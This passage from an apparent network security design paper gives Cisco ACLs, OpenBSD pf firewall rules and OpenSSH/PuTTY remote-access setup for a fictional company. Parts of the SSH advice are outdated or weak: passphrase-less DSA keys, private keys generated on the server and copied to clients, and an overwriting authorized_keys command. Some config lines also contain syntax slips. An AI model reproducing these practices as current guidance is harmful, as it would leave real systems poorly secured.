access-list 100 deny tcp any any range 135 139
access-list 100 deny udp any any range 135 139
access-list 100 deny tcp any any 445
access-list 100 deny tcp any any range 6000 6255 log
access-list 100 deny udp any any 69 log
access-list 100 deny udp any any 514 log
access-list 100 deny udp any any range 161 162 log
access-list 100 deny icmp any any host-redirect echo
access-list 100 permit any
access-list 100 remark DENY INBOUND ON HSSI (END)
```

Access list 101 begins our egress filtering on the Ethernet interface. The same ports blocked inbound will also be blocked outbound. This will help stop the spread of Windows worms as well as potentially dangerous outbound traffic. The

blocked ICMP traffic includes echo replies and unreachable messages. Also, outbound traffic must be from our Class C addresses or it will be denied. This is our “good neighbor” egress filtering policy.

```
!
 access-list 101 remark Egress Filter on Ethernet 0 (START)
 access-list 101 deny tcp any any range 135 139
 access-list 101 deny udp any any range 135 139
 access-list 101 deny tcp any any 445
 access-list 101 deny tcp any any range 6000 6255 log
 access-list 101 deny udp any any 69 log
 access-list 101 deny udp any any 514 log
 access-list 101 deny udp any any range 161 162 log
 access-list 101 deny icmp any any echo-reply unreachable
 access-list 101 permit 12.2.3.0 0.0.0.255 any
 access-list 101 deny any log
 access-list 101 remark Egress Filter on Ethernet 0 (END)
```

Access list 150 is a simple one-line rule used to define the two hosts that will be communicating in our VPN tunnel. These are the IP’s of our high-speed serial interface and the designated MetaLingual IP address.

```
access-list 150 remark IPSEC FOR PARTNER NETWORK
 access-list 150 permit ip 12.1.1.2 0.0.0.0 123.45.67.89 0.0.0.0
!
```

The following entries define the console login settings

```
line console 0
 exec-timeout 0 0
 password 7 *****
 login
!
```

Specifically stating SSH access should disable remote telnet access. This connection is bound to access list 10, which stated that only the GIAC Enterprises network could connect to the router.

```
line vty 0
 transport input ssh
 access-class 10 in
 password 7 *****
 login
!
```

The last entries enable NTP and define timeserver on the GIAC Enterprises network. This is a publicly routable IP address of the internal NTP server is only accessible to the router’s Ethernet interface.

```
ntp clock-period 17179613
ntp server 12.2.3.6
!
end
```

Firewall Configuration

OpenBSD 3.4 was used to take advantage of the stateful "pf" firewall. This choice was made because of the positive security track record for OpenBSD, my own positive experiences with pf, and because the system is powerful and free. The 6mb of bandwidth used by GIAC Enterprises also does not require an expensive solution.

In order to use OpenBSD as a firewall, a couple of quick system changes had to be made. The system must first be set up to enable IP forwarding. Since we are only concerned with IP version 4 traffic in the GIAC Enterprises network, we'll leave IP version 6 out of the picture. To enable IP forwarding, uncomment the following line in the /etc/sysctl.conf file:

```
net.inet.ip.forwarding=1
```

To make the change effective immediately, enter the following command:

```
sysctl –w net.inet.ip.forwarding=1
```

Now to enable pf to run at system boot time, edit the rc.conf file and modify the "pf" entry to match the following:

```
pf=YES
```

The pf firewall can be configured by editing the "/etc/pf.conf" file. Once entries are created, running the following command as root will enable the firewall:

```
pfctl -e
```

As stated earlier in the paper, any ARP problems associated with NAT will be overcome by assigning IP addresses directly to the firewall's external interface. This is performed on OpenBSD through the "hostname.if" files. The ".if" denotes the specific interface name for which you are addressing on the system. The OpenBSD manual pages on "hostname.if" show the correct formatting for assigning multiple IP addresses to a single interface. Here is the configuration file for hostname.vr0, the external interface, on the OpenBSD firewall:

```
inet 12.2.3.1 255.255.255.0 NONE
inet alias 12.2.3.2 255.255.255.0
inet alias 12.2.3.3 255.255.255.0
inet alias 12.2.3.4 255.255.255.0
inet alias 12.2.3.5 255.255.255.0
inet alias 12.2.3.6 255.255.255.0
inet alias 12.2.3.7 255.255.255.0
```

```
inet alias 12.2.3.8 255.255.255.0
inet alias 12.2.3.9 255.255.255.0
```

Before analyzing specific rules, it's important to analyze how pf processes rules. Filtering can be based on the IP addressing and Layer 4 protocols such as TCP, UDP, and ICMP. (ICMP is filtered as a Layer 4 protocol.) Rules are analyzed from the top to the bottom and are based on a "last match" system. The applied actions are either "pass" or a form of "block" on "in" bound or "out" bound connections. The last rule to match a packet in the top/down order will be the action performed. The exception to this rule is any matched rule with the "quick" function enabled. Quick rules will evaluate packets on a "first match" basis. After studying the rules processing, I decided the best rules order would be to apply a default deny rule at the top of the filtering rules, then process "quick" block rules, then normal block rules, "quick" pass rules, and finally all normal pass rules. This should offer the quickest and most secure rules processing ordering.

The "flags" field will be used in many TCP rules. The key word "flags" means that pf will analyze the TCP packets for specific flag settings. The usage is "flags check/mask". For example, flags S/SA will check a TCP packet's SYN and ACK flags to ensure that only the SYN packet is set.

The "state" key word will also be common in the firewall rule set. We will see the key words "keep state" for ICMP and UDP traffic so that the firewall will track these packets in a state table. State can be more robust on a TCP connection. "Modulate state" will be used often in the rule set. This will randomize the initial sequence numbers on outbound connections to prevent potential prediction attacks.

Now that we have some basic settings ready on the system, it's time to take a look at the firewall rules. The OpenBSD pf firewall requires rules to be input in a certain order. The order is options, normalization, queuing, translation, and filtering.

The following rules will be analyzed and commented with firewall rules in blue.

```
# Four Networks: External, DMZ, Secure, and Internal
```

The "Options" Section – all "macros" are set here. This allows us to easily change global settings in one simple location rather than searching through the entire rule set and possibly making an error.

```
############################
##### Global Options #####
############################
```

Each interface will be given a more descriptive name that will help us keep things straight when defining rules.

```
#Set the interface macros
        ext_if="vr0"
        dmz_if="fxp0"
        sec_if="fxp1"
        int_if="xl0"
```

Macros for server names and IP addresses can also be created. This too is quite helpful in offering more descriptive names and helping us make fewer mistakes when writing firewall rules.

```
#Set the server macros
        dns_serv="192.168.0.2"
        dns_serv_public="12.2.3.2"
        mail_serv="192.168.0.3"
        mail_serv_public="12.2.3.3"
        www_serv="192.168.0.4"
        www_serv_public="12.2.3.4"
        ssh_serv="192.168.0.5"
        ssh_serv_public=12.2.3.5"
        ntp_serv="192.168.0.6"
        ntp_serv_public=”12.2.3.6”
        db_serv="192.168.10.2"
        db_serv_public=”12.2.3.7”
        syslog_serv="192.168.10.3"
        syslog_serv_public=”12.2.3.8”
        syslog_serv_bak="192.168.10.4"
        syslog_serv_bak_public=”12.2.3.9”
        int_dns_serv="172.16.0.2"
        int_mail_serv="172.16.0.3"

#Set up the IDS management IP's
        ids_dmz="192.168.10.100"
        ids_sec="192.168.10.101"
        ids_int="192.168.10.102"
```

The following three hosts are on our internal network. They are defined here because they all do administration duties that require specific firewall rules to perform.

```
#Set up admins on the internal network
        db_admin="172.16.0.200"
        fw_admin="172.16.0.201"
        sec_admin="172.16.0.202"
```

This is the IP address of the GIAC Enterprises partner that will be connected to the Cisco router’s VPN.

```
#VPN Connection host
        VPN_partner="123.45.67.89"
```

The router’s Ethernet interface IP address is defined here in a macro as well.

```
#Router Ethernet Interface
        eth_rtr=”12.2.3.254”
```

The default block policy on the firewall will be to return RST packets and ICMP error packets. This will help us be a good neighbor online and help us avoid being a good target for spoofed IP addresses in a DDoS attack. This return block policy means that anyone host receiving our spoofed IP addresses for a SYN flood will now receive a RST/ACK packet in response and will then be able to deallocate the memory reserved for that specific connection. If we were to silently drop packets, that same host receiving our spoofed IP addresses in a SYN flood would have to perform a timeout function before deallocating memory reserved for that specific connection, and therefore a SYN flood would be more effective.

```
#Set the Block Policy to return RST & ICMP Error messages
        set block-policy return
```

This is now the “Normalization” section. The “scrub in all” command will reassemble all fragmented traffic before sending it on to a host. This helps us fight fragmentation attacks against our IDS and internal hosts. The second command will scrub all traffic to contain a randomized IP ID field. This will keep our network safe from being the zombie in an Idlescan attack. Idlescanning is a technique where an attacker can gleam portscan information off of a host that has sequential IP ID numbers. Once again, this random IP ID is another step in being a good Internet neighbor.

```
#Scrub Away - normalize traffic
        scrub in all

#Set random ip id's to avoid being an idlescan zombie
        scrub out all random-id
```

Now on to the “Translation” section

```
################################
##### Address Translation #####
################################
```

All internal hosts initiating outbound connections will have their traffic translated to the public IP address of the firewall. This allows us to let multiple hosts access the Internet without having to use valuable Internet routable IP addresses for every individual. It also adds another layer of security by making our internal network unreachable to outsiders with standard routing.

```
#Translate all outbound connections from our networks
        nat on $ext_if inet from any to any -> ($ext_if)
```

The following “rdr” (redirect) rules make our DMZ servers and services accessible to the Internet. They redirect traffic on the external interface destined for an Internet routable address into the DMZ to the appropriate server. The public services on GIAC Enterprises are DNS, SMTP, WWW, and SSH.

```
#Address translation for publicly accessible servers
        rdr on $ext_if proto { tcp, udp } from any to $dns_serv_public \
                port 53 -> $dns_serv port 53
        rdr on $ext_if proto tcp from any to $mail_serv_public port 25 \
                -> $mail_serv port 25
        rdr on $ext_if proto tcp from any to $www_serv_public port 80 \
                -> $www_serv port 80
        rdr on $ext_if proto tcp from any to $ssh_serv_public port 22 \
                -> $ssh_serv port 22
```

The next two rules give our Syslog servers an Internet routable address on the same network as the Ethernet interface. This allows our router to communicate with the Syslog servers.

```
#Make syslog servers accessible to the router
    rdr on $ext_if proto udp from $eth_rtr to $syslog_serv_public \
        port 514 -> $syslog_serv port 514
    rdr on $ext_if proto udp from $eth_rtr to $syslog_serv_bak_public \
        port 514 -> $syslog_serv_bak port 514
```

On the same note, this redirect rule assigns a publicly routable IP address to the NTP server for the router's access.

```
#Make the NTP server accessible to the router
    rdr on $ext_if proto udp from $eth_rtr to $ntp_serv_public \
        port 123 -> $ntp_serv port 123
```

For the last address translation rule, the database server will be given an Internet routable IP address for MetaLingual to access via the VPN. The rule gives access to SSH and port forwarding within SSH will give access to the MySQL database.

```
#Make Database server accessible to MetaLingual Partner IP
    rdr on $ext_if proto tcp from $VPN_partner to $db_serv_public \
        port 22 -> $db_serv
```

Now begins the "filtering" section of our firewall. This is the final set of rules.

```
#################################
##### Begin Blocking Rules #####
#################################
```

We begin filtering with a default deny rule for all inbound and outbound traffic. This forces packets to match a pass rule in order to be allowed in or out of our networks.

```
#Begin with a default Block & Log rule
        block in log all
        block out log all
```

Block all traffic that is destined for network to which we have no route.

```
#Block traffic coming to unroutable networks
```

```
block in quick from no-route to any
```

Block all traffic that is headed for a broadcast address within our network. This will be our smurf attack protection for inside the network.

```
#Block packets inbound for the broadcast address
        block out quick on $ext_if from any to $ext_if:broadcast
        block out quick on $dmz_if from any to $dmz_if:broadcast
        block out quick on $sec_if from any to $sec_if:broadcast
        block out quick on $int_if from any to $int_if:broadcast
```

This is our default quick block rule that denies traffic going directly to the firewall interfaces. The internal interface is not quickly blocked in this rule. We will later define a regular block rule for the internal interface and a pass rule for the firewall administrator to connect to the internal interface for administration purposes.

```
#Default quick block rule - no connects to these fw interfaces
        block quick on { $ext_if, $dmz_if, $sec_if } inet from any \
                to { ($ext_if), ($dmz_if), ($sec_if) }
```

The following rules will contain tables. Tables allow us to define multiple IP ranges within a single variable. This makes it easier on us to define rules in one location that effect multiple IP addresses. Table contents can be either stated directly or referenced within a file on the system. The next two rules specifically define the RFC 1918 reserved addresses and references a file that contains the unallocated IP address space on the Internet.

```
#Block bad IP space and any specific corporate policy blocking
        table <rfc1918> const { 10/8, 172.16/12, 192.168/16 }
        table <unallocated> persist file "/etc/unallocated"
```

The next few tables define known peer-to-peer file trading networks and instant messaging networks that GIAC Enterprises will block to meet their internal policies. This list probably won't be able to block all access to these services, but is a good due diligence effort.

```
#Napster, IMesh, WinMX, Napigator, AudioGalaxy
        table <fileshare> const { 64.124.41.0/24, 216.35.208.0/24, \
                209.61.186.0/24, 64.49.201.0/24, 209.25.178.0/24, \
                64.245.58.0/23 }

#Instant Messaging Applications
        table <AIM> const { 64.12.161.0/24, 64.12.200.0/24, 205.188.179.0/24 }
        table <Yahoo> const { 216.136.233.0/24, 216.136.226.208 }
        table <msn> const { 64.4.13.0/24 }
```

We will now quickly block the defined IP ranges

```
#Block quick the defined tables at the external interface
        block quick on $ext_if from { <rfc1918>, <unallocated> \
                <fileshare>, <AIM>, <Yahoo>, <msn> }
```

Bearshare and Kazaa are both easier to filter through ports. Once again, the following filters are likely not all inclusive but will perform due diligence for GIAC Enterprises.

```
#Block quick Bearshare & Kazaa ports
        block quick on $ext_if proto tcp from any to any \
                port { 6346, 1214 }
```

These are the last blocks that we will be performing before entering the pass rules. The internal interface is blocked to everyone and we are protecting our DMZ and Secure networks from sending out unspecified network traffic. This makes us specifically state what unestablished traffic may leave these two networks.

```
##### Other Non-"quick" blocks #####
#Block traffic to internal interface - not quick
#This will allow us to let our fw admin ssh in later in the rule set
        block on $int_if inet from any to ($int_if)

#Keep DMZ and SECURE networks safe from phone home exploitation
        block in on $sec_if
        block in on $dmz_if
```

Now on to more filtering with the pass rules.

```
##############################
##### Begin Pass Rules #####
##############################
```

The internal network will be allowed to initiate outbound traffic to the Internet including TCP, UDP, and limited ICMP. Keep in mind that these rules are processed after our quick block rules.

```
##### INT specific Rules #####
#Allow UDP/TCP/Ping traffic initiated from $int_if to get outbound
        pass in quick on $int_if inet proto udp from any \
                to any keep state
        pass in quick on $int_if inet proto tcp from any \
                to any flags S/SA modulate state
        pass in quick on $int_if inet proto icmp from any \
                icmp-type 8 code 0 keep state
```

The SSH server is going to need access to the IMAP service on the internal mail server. This will be required for remote access users that are accessing their email.

```
#Allow ssh server to get to the internal mail server for remote users
        pass out on $int_if proto tcp from $ssh_serv port > 1024 \
                to $int_mail_serv port 143 flags S/SA modulate state
```

We have an SMTP relay defined in the DMZ. This server needs to relay mail to the internal mail server. The following rule allows this traffic in. Note that a port

filter is specified to ensure that the SMTP relay is sending traffic from an ephemeral port. This will help filter out any blatantly crafted traffic if the server is compromised.

```
#Allow the SMTP Server to relay mail inbound
        pass out on $int_if proto tcp from $mail_serv port > 1024 \
                to $int_mail_serv port 25 flags S/SA modulate state
```

Allow the firewall admin to connect to the firewall via SSH for administration.

```
#Allow firewall admin to ssh to int_if
        pass in on $int_if proto tcp from $fw_admin port > 1024 \
                to ($int_if) port 22 flags S/SA modulate state
```

The next set of rules is specific to the Secure network segment. The first two rules allow the web server to connect to the MySQL database server. The first allows the connections into the secure network, and the second allows the connection to leave the DMZ. We must specifically allow the traffic to leave the DMZ since a previously stated rule performs a default block on outbound DMZ traffic.

```
##### SECURE specific Rules #####
#Allow traffic from www server to our protected db server
        pass out on $sec_if proto tcp from $www_serv port >1024 \
                to $db_serv port 3306 flags S/SA modulate state

#Explicitly allow the www_serv to get out since we deny all outbound
        pass in on $dmz_if proto tcp from $www_serv port >1024 \
                to $db_serv port 3306 flags S/SA modulate state
```

The database administrator will be granted SSH access to the database server from his machine on the Internal network.

```
#Allow the db admin to ssh to the database server
        pass out on $sec_if proto tcp from $db_admin port >1024 \
            to $db_serv port 22 flags S/SA modulate state
```

The security administrator needs SSH access to the IDS systems and the two Syslog servers that are in the Secure network.

```
#Allow the security admin to ssh to the IDS and syslog systems
        pass out on $sec_if proto tcp from $sec_admin port > 1024 to \
                {$ids_dmz, $ids_sec, $ids_int, $syslog_serv, $syslog_serv_bak}\
                port 22 flags S/SA modulate state
```

This rule allows any server on the DMZ to output logs via Syslog to the two Syslog servers. This rule can be applied to the entire DMZ since it is considered a controlled environment for server placement. It is also specifically stated that the internal servers can log to the Syslog servers.

```
#Allow entire dmz, the fw, and internal network to do syslog
        pass out on $sec_if proto udp \
```

```
        from { 192.168.0.0/24, $int_mail_serv, $int_dns_serv } \
        port > 1024 to { $syslog_serv, $syslog_serv_bak } \
         port 514 keep state
```

The Partner IP address is allowed to communicate with the database server. This is set to only allow SSH traffic. The SSH service on the database server will be set to perform port forwarding to the MySQL database port. This ensures end-to-end encryption. This is necessary since the VPN connection for the partner network only ensures an encrypted tunnel between routers.

```
#Allow Partner VPN access to database server (port forwarding to 3306)
        pass out on $sec_if proto tcp from $VPN_partner port > 1024 to \
                $db_serv port 22 flags S/SA modulate state
```

The next set of rules is specific to the DMZ network. The first block of rules is set to allow inbound traffic to the public servers. We must specifically allow in the redirected traffic that was defined in the translation section at the beginning of the firewall rules.

```
##### DMZ specific Rules #####
#Allow dns, ssh, smtp, www into the appropriate dmz servers
        pass out on $dmz_if proto { tcp, udp } from any to $dns_serv \
                port 53 keep state
        pass out on $dmz_if proto tcp from any to $ssh_serv \
                port 22 flags S/SA modulate state
        pass out on $dmz_if proto tcp from any to $mail_serv \
                port 25 flags S/SA modulate state
        pass out on $dmz_if proto tcp from any to $www_serv \
                port 80 flags S/SA modulate state
```

The DMZ servers will use the public DNS server to perform lookups when necessary. This means a rule is needed to allow the public DNS server to perform queries.

```
#Allow the DNS server to perform external queries
        pass in on $dmz_if proto { tcp, udp } from $dns_serv to any \
                port 53 keep state
```

Just like the DNS server, the SMTP server needs to communicate to the Internet so that mail can get out of the network. This rule allows outbound SMTP connections.

```
#Allow the mail server to send out email
        pass in on $dmz_if proto tcp from $mail_serv to any \
                port 25 flags S/SA modulate state
```

We have to explicitly allow the SSH server access out of the DMZ to get to the internal mail server. This access is required for remote users to be able to access their email.

```
#Allow the ssh server to get to the internal IMAP service
        pass in on $dmz_if proto tcp from $ssh_serv to $int_mail_serv \
```

```
        port 143 flags S/SA modulate state
```

An NTP server is housed within the DMZ network. All internal network and secure network systems will be allowed to communicate with the NTP server in this rule.

```
#Allow all internal systems to synchronize time
    pass in on $dmz_if proto udp from { 172.16.0.0/24, 192.168.10.0/24 } \
        port > 1024 to $ntp_serv port 123 keep state
```

Once again, we must specifically state traffic that is allowed to leave the secure network. This rule allows the secure network to get to the NTP server.

```
#Allow secure network access to synchronize time
    pass in on $sec_if proto udp from any to $ntp_serv \
        port 123 keep state
```

SSH (VPN) Configuration

The external SSH server will serve a VPN function to the remote work force and telecommuters. The SSH server itself is going to be a file server for these remote workers. This file transfer is through the secure copy capabilities (scp) of SSH. The SSH server will also securely forward IMAP connections to the internal email server so that the remote workers may access their email while in the field.

Each user machine will be configured to use PuTTY (SSH client) and WinSCP (SCP client) with certificate-based authentication. The respective user accounts on the SSH server will be assigned an extraordinarily difficult and long password to discourage brute forcing of account passwords. This works just fine for GIAC Enterprises since a user will never need to know their passwords while using certificate-based authentication.

The SSH implementation is OpenSSH and is available for free download at **www.openssh.org**. Just a couple of changes need to be made to the basic SSH daemon configuration file to make it work with our configuration.

Configuration file changes - /etc/ssh/sshd_config:

```
Protocol 2
PermitRootLogin no
```

The two changes listed above enforce the use of version 2 of the SSH protocol and do not permit the root account to remotely log into the system. Many well-known flaws are associated with SSH protocol v1, so that won't even be a connection option anymore. The root account will never need to log into the server remotely. Any use of the root privileges can be accomplished by issuing the "su" command once logged into the server.

To generate private and public keys to be used with certificate-based authentication, the following commands must be run as the user:

Command: ssh-keygen –t dsa

This command generates the actual keys that will be used in the certificate authentication. When prompted, save the keys to the default location. The key generation will also ask for a passphrase. A passphrase will not be used in this GIAC Enterprises configuration. Once the command is completed, the keys will be generated and available on the server.

Command: eval `ssh-agent`

This command runs the SSH authentication agent in the background. The authentication agent is required when adding user keys to the system, which will be our next step.

Command: ssh-add


This command will now add the public and private keys of the user to the authentication agent. The keys may now be available for use of certificate-based authentication.

Command: cat id_dsa.pub > authorized_keys


This command must be run within the directory where your public and private keys are stored. This is usually the ".ssh" directory. The id_dsa.pub file holds your public key from the previously generated key pair. The authorized_keys file stores the public keys of users that are allowed to log into the account with certificate authentication. This should be the last step we will perform on the SSH server to make certificates work.

All port forwarding to the mail server will be performed via PuTTY. The following screenshots and comments show the SSH client-side configuration.

The user's private key must first be transferred to their PC. I prefer the use of WinSCP for file transfers via SSH.




Next, we'll open up "puttygen.exe" on the PC. This program will convert OpenSSH keys into a format that PuTTY understands. Import the private OpenSSH key, and you should see the following windows:




The only step left is to save the private key. Once completed, the key should now be compatible with PuTTY.


When PuTTY is first opened up, enter a host name and be sure to click on "SSH".




To make this easy for the user, the auto-login user name will be set. Click on "Connection" and the "Auto-login username" field should now be visible. Enter the appropriate user name.




Now click on "SSH" and ensure that only SSH protocol version 2 is used.



